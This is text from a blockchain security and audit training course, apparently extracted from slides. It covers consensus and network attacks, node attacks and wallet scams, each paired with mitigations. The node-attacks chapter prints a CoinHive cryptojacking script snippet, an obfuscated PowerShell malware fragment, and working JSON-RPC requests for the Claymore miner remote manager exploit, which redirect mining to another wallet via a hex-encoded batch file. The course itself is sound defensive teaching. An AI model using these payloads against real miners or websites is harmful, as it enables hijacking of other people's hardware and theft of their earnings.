
- May be used to express organizational meaning:
  - Departments, subsidiaries, etc.
  - Multicurrency
  - Multiaccounts (BIP-44)
  - Specific functions (incoming vs. outgoing payments)
  - Accounting categories

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## BIP-39 Mnemonic Code for Generating Deterministic Keys ↗



- Mnemonic code or mnemonic sentence is a group of easy to remember 12 to 24 words in specific order from a [word list](#) → Binary seed → HD keys




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## Chapter 3: The Business of Blockchain

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### Scalability



Platform	tx/s	Estm \$/tx
Visa	24,000	0.10
Bitcoin	7	0.50 to 50
Ethereum	15	1.50 to 2.08
Ripple	1,500	< 0.01

M. Vukolic: The Quest for Scalable Blockchain Fabric: Proof-of-Work vs. BFT Replication, IBM Research.

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

## Regulatory Oversight



- Focus mostly on the promise of blockchain as a technology and less on the regulatory roadmap.
- Forming of government and industry working groups
- Positive movement toward promotion of blockchain technology
- Most congressional bills related to blockchain and cryptocurrencies focus against money laundering, counterfeit, terrorist financing and tax evasion (HR 3100) in supporting existing regulations:
  - BSA
  - AML
  - KYC

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## Expertise



- Talents are hard to find.
  - Consultants
  - Developers (front and backend)
  - Testers/Quality assurance
  - Few core developers maintain the development of the platform.
- Skills are more specialized.
- Be prepared to pay and compete on offers to candidates.

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## Data Security




- Public blockchains are more prone to attacks and exploits.
- Smart contracts are buggy.
- Transaction rollbacks are mostly impossible.
- Blockchain code updates must be coordinated.
- Access control and design play crucial roles in reducing the threats to the network.
- Well-defined business processes to map/model into smart contracts.
- Secure coding practice, testing and code maintenance

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
## Data Privacy




- Public blockchains offer limited privacy.
- Privacy data such as PII and PHI are better managed on private blockchains.
- Data corrections
- Use of trusted nodes for private transactions
- Use of channels (e.g., HLF)



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## Chapter 4: Basic Blockchain Security and Audit Considerations

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### Network Considerations



#### Decentralization

- Lesser degree of control
- No single point of failure
- Higher degree of resilience
- Less costly
- Decrease level of oversight
- Patching must be coordinated
- Limited monitoring and built-in protection
- Rely on open-source development and support

#### Centralization

- Greater degree of control
  - Design
  - Security mechanisms
- Higher risks of node failure
- Less resilience
- More costly
- Higher level of oversight
- Patch as required
- Real-time monitoring and protection
- Rely on commercial entities

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## Node Considerations



### Decentralization

- Identity of nodes are unknown
- May be malicious nodes
- Provide greater resilience to outages.
- Limited usage of sensitive data

### Centralization

- Identity of nodes are known
- Nodes are trusted.
- Down nodes may impact consensus process.
- Can manage sensitive data

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## User Considerations



### Decentralization

- Users are not trusted
- Open access
- Cannot be certain of the user identity (e.g., private keys)
- Greater degree of risk to malware/attacks

### Centralization

- Users are known and trusted.
- Access control
- Checks + balances to manage and confirm user identity
- Can provide malware protection


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## ISACA Blockchain Audit Program



### Categories

1. Pre-Implementation
2. Governance
3. Development
4. Security
5. Transactions
6. Consensus



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## Chapter 5: Network-level Vulnerabilities and Attacks

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
## 51% Attack Summary



- Is a double-spend attack by taking advantage of the PoW consensus algorithm.
  1. Requires the creation of malicious version of the blockchain.
  2. Conduct the transactions on the legitimate version of the blockchain.
  3. Gain hashing power the extent the malicious version longer than the legitimate version.
  4. Broadcast the malicious version of the blockchain to revert prior transactions.
  5. Rewrite history

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## 51% Attack: Step 1 and 2




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
## 51% Attack: Step 3 and 4



Step 3:




Step 4:



## 51% Attack: Step 5

Step 5:



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## Mitigating 51% Attack



- ‘Black swan’ event
- Usage of checkpointing
- Add more active hashing/computational power leads to more security the attack ([Bitcoin Gold](#))
- Eliminate bugs in block generation protocol ([Verge](#))
- Make network ASIC-resistant ([Monero](#))
- Increase the number of confirmations

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## Verge Hack



- Attacker was able to produce new blocks at an extremely fast pace, enabling the creation of a longer version of the Verge blockchain in a short period of time.
- Stolen between 250k (official) to 35 million (unofficial, \$1.75M) Verge coins.
- Hacked through a combination of some of Verge built-in features:
  1. Flexible Timestamps – Falsifying timestamps
  2. Difficulty Updates – Reduce difficulty level
  3. Consensus Algorithm – Mining using [Scrypt and Lyra2e](#) at zero difficulty level
- Resolved by:
  - adjusting timestamp window to 15 minutes
  - Reducing frequency of mining difficulty updates

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## Verge Hack



```
{  
    "protocolversion" : 90001,  
    "walletversion" : 60000,  
  
    "newmint" : 0.00000000,  
    "stake" : 0.00000000,  
    "blocks" : 2178752,  
    "moneysupply" : 15014568071.96872520,  
    "connections" : 20,  
    "proxy" : "",  
  
    "pow_algo_id" : 1,  
    "pow_algo" : "x17",  
    "difficulty" : 6498.70289278,  
    "difficulty_x17" : 6498.70289278,  
    "difficulty_sCRYPT" : 0.00154024,  
    "difficulty_groestl" : 689626.42116395,  
    "difficulty_lyra2re" : 0.00154024,  
    "difficulty_bLAKE" : 13228119.66794196,  
    "testnet" : false,  
    "keypoololdest" : 1526926296,  
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    "paytxfee" : 0.10000000,  
    "errors" : ""  
}
```

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## Bitcoin Gold Hack




- Stole about 388k (\$18.6 million) of Bitcoin Gold coins
- Was able to gain access to very large amount of hashpower.
- Resolved by:
  - raising the number of confirmations to 50 or higher for large transactions
  - Scrutinizing attacker's addresses for transactions

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## 51% Attack Analysis and ASIC



- Highly efficient and can produce very high hash rates.



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## Denial of Service Attack Summary



- Transaction Flooding:
  - Flood the network with transactions to increase the size of the queue for transactions waiting to be added to blocks.
- Artificial Difficulty Increases:
  - Temporarily increase the computational power of a PoW blockchain to push up the difficulty then remove the increased resources.
- Block Forger DoS:
  - Perform a traditional DoS attack against the next block creator on a PoS blockchain to prevent the block from being added to the chain.
- Permissioned Blockchain MSP DoS:
  - Perform a DoS attack against a permissioned blockchains MSPs to deny users access to the blockchain.

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## Mitigating Denial of Service Attacks




- Transaction Flooding:
  - Wait out the attack or intentionally create blocks to clear flooded transactions from the queue.
- Artificial Difficulty Increases:
  - Set difficulty increase interval to minimize attack impact.
- Block Forger DoS:
  - Use a large pool of block creators (stakers).
  - The selection of PoS block creator must be random.
- Permissioned Blockchain MSP DoS:
  - Implement traditional DoS protection for nodes.
  - Leverage AWS or AZURE blockchain.

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## Eclipse Attack



- An attack in a decentralized network where an attacker seeks to isolate and attack a specific user(s).
  - Bitcoin → 8 nodes
  - Ethereum → 13 nodes



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## Mitigating Eclipse Attack



- Increase number of connections
- Randomize node selection
- Whitelisting of nodes
- Limit number of nodes per IP address/machine
- Usage of multiple confirmations

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## Sybil Attack



- Malicious actor takes over a majority of nodes on the network and can therefore control the network:
  - Blocking transactions from other parties
  - Breaking private transactions
  - The malicious actor will only transmit its blocks, thereby isolating the others, and create double spending.

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## Mitigating Sybil Attacks



- Force the bad actors to put their skin in the game.
- Use permissioned networks.
- Use applicable consensus algorithms:
  - PoW
  - PoS

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## Replay Attack




- The attacker takes an existing transaction and resubmits it to the blockchain as a new transaction.

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## Mitigating Replay Attacks



- Usage of nonce or unique value in each transaction.




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## BGP Hijacking (Routing Attack)



- Exploits the Border Gateway Protocol (BGP).
- The attacker advertises short routes between two network segments containing nodes of a blockchain network.
- Allow traffic between those nodes to flow through the attacker, allowing him to isolate the two parts of the network.



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## Mitigating Routing Attacks



- Multi-homed nodes
- Intelligent neighbor selection
- Known route selection
- Network statistics monitoring
- Encrypted authenticated communications

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## Knowledge Check #7



1. Eclipse attack requires significant resources for the attacker.
2. The digital signature protects the replay of a transaction being successful.
3. Whitelisting of nodes reduces the probability of Eclipse attacks.
4. Randomly select block creator reduces the likelihood of Block Forger DoS.
5. Reducing difficulty adjustment interval reduces likelihood of artificial difficulty increases.

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## Chapter 6: Node Vulnerabilities and Attacks

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### Cryptojacking Attacks



- Leverage phishing to load cryptomining code onto the user computer.
- Embed script onto web sites or ads to infect the user browsers.
- Real-world example - CoinHive


```
71 </script><script src="https://coinhive.com/lib/coinhive.min.js?v=3"></script><script>
72   var miner = new CoinHive.Anonymous('OT1CIcpkICO7yVMxcJiqmSWoDWOrI06', {throttle: 0.5});
73   miner.start();
74 </script><script>
```

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## Cryptojacking Attacks



- Real-world example - BadShell



```

1 $t1MK04DJ = "HKLM:\Software\Microsoft\Windows\CurrentVersion\Shell";$CEPg9Vd = 
2 [196f8e084-daf5-5767-f6c8-eef9fffb5fa];function MANuY($Param{[OutputType([Type])]}[Par
3 U]$1AjnH = {[New-Object Type[]()],[Parameter(Position: 1 )]};$SVGv0Wm = [Void]
4 CurrentDomain,$Unrnr4u4n,[Net]::System.Reflection.AssemblyName!$ReflectedDelega
5 DefineDynamicAssembly($Unrnr4u4n,$f, [System.Reflection.Emit.AssemblyBuilderAccess];Run
6 DefineDynamicModule($Unrnr4u4n,$f,$false);$hfcfkfQT = $XyVic.DefineType('MyPhe
7 Sealed, AnsiClass, AutoClass, [System.MulticastDelegate]);$C3oJFgTq = $hfcfkfQT.Def
8 'RTSpecialName, HideBySig, Public';[System.Reflection.CallingConventions];Standard,
9 SetImplementationFlags('Runtime, Managed');$vGUUSH1 = $hfcfkfQT.DefineMethod('Invoke',
10 NewSlot, Virtual);$SVCL6Wu,$1AjnH:$vGUUSH1.SetImplementationFlags('Runtime, Manage
11 CreateType());function fx5mftN($QoS63Llk, $eaRS1) {$_k5iUArcFFq = $QoS63Llk[$eaRS1+0
12 $QoS63Llk[$eaRS1+1] * 65536];$_k5iUArcFFq += $QoS63Llk[$eaRS1+2] * 256;$_k5iUArcFFq +=
13 return $_k5iUArcFFq;}$ORzcz1s = ""
14 [DllImport("kernel32.dll")][Public static extern IntPtr GetCurrentProcess();[DllImport(
15 static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint fAllocationType
16 fProtect);[DllImport("kernel32.dll")][Public static extern bool WriteProcessMemory(Int
17 address, byte[] buffer, uint size, uint written);[DllImport("kernel32.dll")][Public sta
18 SetErrorMode(uint uMode);
19 ]]

```

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## Mitigating Cryptojacking Attacks



- Implement security awareness with focus on phishing prevention.
- Install ad-blocking or anti-cryptomining extension on web browsers.
- Use endpoint protection.
- Use web filtering tools.

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## Remote Manager Exploit



- Requires port forwarding, misconfiguration and/or known weaknesses (CVE-2018-1000049).
- Method:
  1. Sending requests to port 3333/tcp

```
1 {"id":0,"jsonrpc":"2.0","method":"miner_file","params":["reboot.bat","4574684463724d696e657236342e657865202d65706f6c206574682d757332e6477617266706f6fc2e636f6d3a38303038202d6577616c203078643038393764613932626437643735346634656131386638313639646263303862656238646637202d6d6f64652031202d6d706f7274203333333202d6d707377206775764a746f43785539"]}
```

Encoded hex

2. Submit a reboot request.

```
1 {"id":0,"jsonrpc":"2.0","method":"miner_reboot"}]
```

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## Mitigating Remote Manager Exploit



- Consider the tradeoff between risks/benefits of remote monitoring with port forwarding enabled.
- Ensure that -mport is setup with -3333 and password params is set.
- Verify locally using remote manager for proper configuration.

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## Best Practices for Nodes



- Download mining software as directed from your pool provider.
- Run miner account as standard user.
- Run endpoint malware protection.
- Set scan exclusion for only the mining executable and not the mining directory.
- Disable port forwarding on remote manager.

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## Claymore Dual Miner Remote Manager Exploit



- Objectives:
  - Locating vulnerable nodes using [SHODAN](#).
  - Understand impact of remote manager exploit.
  - Highlights key manipulations.
- Requires:
  - TeamViewer - 9PSLKMQ-Office-CQRZ
  - Enable Claymore Remote Manager to run mode
  - Run start\_only\_eth\_ConfigMode.bat
  - Make sure to reset miner after demo A red triangular icon containing a white exclamation mark, indicating a warning or important note.

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## Remote Manager Exploit – Hex Encoding



- Manipulates the user config data to mine for a different wallet address:

```
1 EthDcrMiner64.exe -epool eth-us2.dwarfpool.com:8008 -ewal
0xd0897da92bd7d7754f4ea18f8169dbc08beb8df7 -mode 1 -mport 3333 -mpsw
guvJtoCxU9|
```

- Set password to prevent others from seizing miner.
- The hack is still [active](#).

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## Chapter 7: Wallet Attacks

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## Air Drop and Hard Fork Scams



1. Sophisticate [web sites](#) with quality roadmap, white paper, and 'impressive' management team.
2. [Promotion](#) of air drops and incentives by fake Twitter accounts.
3. Coincide with a legitimate Ethereum planned hard fork.
4. Requires adopting the scammer's online wallet to claim airdrop coins or in uploading of private keys.
5. Uses the user's private keys to transfer funds into a wallet controlled by the scammer.
6. The scammer then transfers your coins to the scammer's wallet.

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## Mitigating Air Drop and Hard Fork Scams



- Research thoroughly.
- If private key being asked it must be a scam.
- If download is requested, make sure it does not contain malware.
  - Download into a sandbox
  - Check data packet with Wireshark.
  - Segregate your true wallet from test wallet and test with small amount.

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## Fake Wallets

- Fake wallet download links:
  - Linux/Mac versions = Original
  - Windows = Malware version

### Mitigation

- Use original developer's Github links.
- Check hash of the file if available before installing.



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## Best Practices for Client Wallets




- Wallet download
- Wallet installation path
- Wallet setup
- Wallet usage
- Wallet uninstallation



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## Wallet Download



